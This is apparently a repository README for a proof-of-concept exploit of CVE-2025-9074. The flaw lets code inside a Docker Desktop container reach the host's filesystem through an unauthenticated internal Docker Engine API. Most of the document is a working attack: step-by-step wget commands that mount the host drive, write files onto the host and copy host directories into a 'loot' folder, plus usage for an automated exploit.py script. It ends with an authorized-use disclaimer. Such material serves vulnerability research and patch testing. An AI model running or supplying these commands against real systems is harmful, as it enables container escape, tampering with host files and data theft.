 pucagit/cve-2025-9074
PoC exploit for CVE-2025-9074 demonstrating a full Docker Desktop container escape on Windows and macOS via an unauthenticated internal Docker Engine API.

Docker Desktop exposes the internal Docker Engine API at http://192.168.65.7:2375
to any running container — with no authentication and no access control.
Because the engine itself can mount the host filesystem, a container can call this API to create a new container that bind-mounts the host drive, then use that container to read and write arbitrary host files — a complete container-to-host escape.
http://192.168.65.7:2375 — no credentials are required.POST /containers/create with
Binds: ["/mnt/host:/host_root"], mounting the host drive into a new container.
Inside the Docker VM the host filesystem is exposed at /mnt/host
(e.g. the Windows C: drive is at /mnt/host/c).POST /containers/{id}/start activates the bind mount,
giving full host access.echo pwned > /host_root/c/test/pwn.txt).GET /containers/{id}/archive?path=... streams any host

path back as a TAR archive — no shell required.Create C:\test\readme.txt with some sample content so the read demo has a target.
docker run -it --rm alpine /bin/sh
All manual steps below run inside this container (alpine ships with wget).
Set a shell variable for the API to keep commands short:
API=http://192.168.65.7:2375

Goal: create C:\test\pwn.txt on the host from inside a container.
# 1. Create a container that mounts the host C: drive and writes a file into it.
wget -q -O create.json \
  --header='Content-Type: application/json' \
  --post-data='{"Image":"alpine","Cmd":["sh","-c","echo pwned > /host_root/c/test/pwn.txt"],"HostConfig":{"Binds":["/mnt/host:/host_root"]}}' \
  $API/containers/create

# 2. Extract the new container ID from the JSON response.
cid=$(cut -d'"' -f4 create.json)

# 3. Start it — the command runs and writes the file to the host.
wget -q -O - --post-data='' $API/containers/$cid/start
What happened:
Binds: /mnt/host:/host_root mounts the host drives into the new container.pwned to C:\test\pwn.txt (/host_root/c/test/pwn.txt).Expected result: C:\test\pwn.txt now exists on the host.
Goal: read C:\test\readme.txt off the host from inside a container.
# 1. Create + start a container with the host drive mounted (kept alive briefly).
wget -q -O create.json \
  --header='Content-Type: application/json' \
  --post-data='{"Image":"alpine","Cmd":["sleep","30"],"HostConfig":{"Binds":["/mnt/host:/host_root"]}}' \
  $API/containers/create
cid=$(cut -d'"' -f4 create.json)
wget -q -O - --post-data='' $API/containers/$cid/start

# 2. Ask the engine for a TAR archive of the host directory, then extract it.
wget -q -O test.tar "$API/containers/$cid/archive?path=/host_root/c/test"
tar -xvf test.tar

cat test/readme.txt
What happened:
GET /containers/{id}/archive?path=... streams any host path back as a TAR — no shell needed.Expected result: the contents of C:\test\readme.txt are printed.
exploit.pyexploit.py automates both flows. It uses only the Python standard
library, auto-detects the host mount (Windows /mnt/host/c vs macOS/Linux /),
and translates native host paths for you.
The internal API (
192.168.65.7:2375) is only reachable from inside a container, so run the script in one that has Python:
# From the repo directory on the host:
docker run --rm -it -v "${PWD}:/x" python:3-alpine python /x/exploit.py info
On Windows PowerShell, use -v "${PWD}:/x"; on cmd.exe use -v "%cd%:/x".
python /x/exploit.py info
Pings the API, detects the host OS, and lists the top-level host mount entries.
# Windows host
python /x/exploit.py write 'C:\test\pwn.txt' --content 'pwned via CVE-2025-9074'

# macOS/Linux host (or pipe content via stdin)
echo "pwned" | python /x/exploit.py write /tmp/pwn.txt
# Print to stdout
python /x/exploit.py read 'C:\test\readme.txt'

# Or extract (file or whole directory) into ./loot
python /x/exploit.py read 'C:\test' --out ./loot
| Flag | Purpose |
|---|---|
--api URL | Override the API endpoint (default http://192.168.65.7:2375) |
--image NAME | Image for the exploit container (default alpine, auto-pulled if missing) |
--vm-mount PATH | Skip auto-detect and force the in-VM host mount (e.g. /mnt/host or /) |
This PoC is for authorized testing, education, and research only. The author assumes no liability for misuse. Only run it against systems you own or are permitted to test.
This PoC and README are derived from research by Felix Boulet. All credit for the original discovery and analysis belongs to the original author.
This project is licensed under the MIT License.
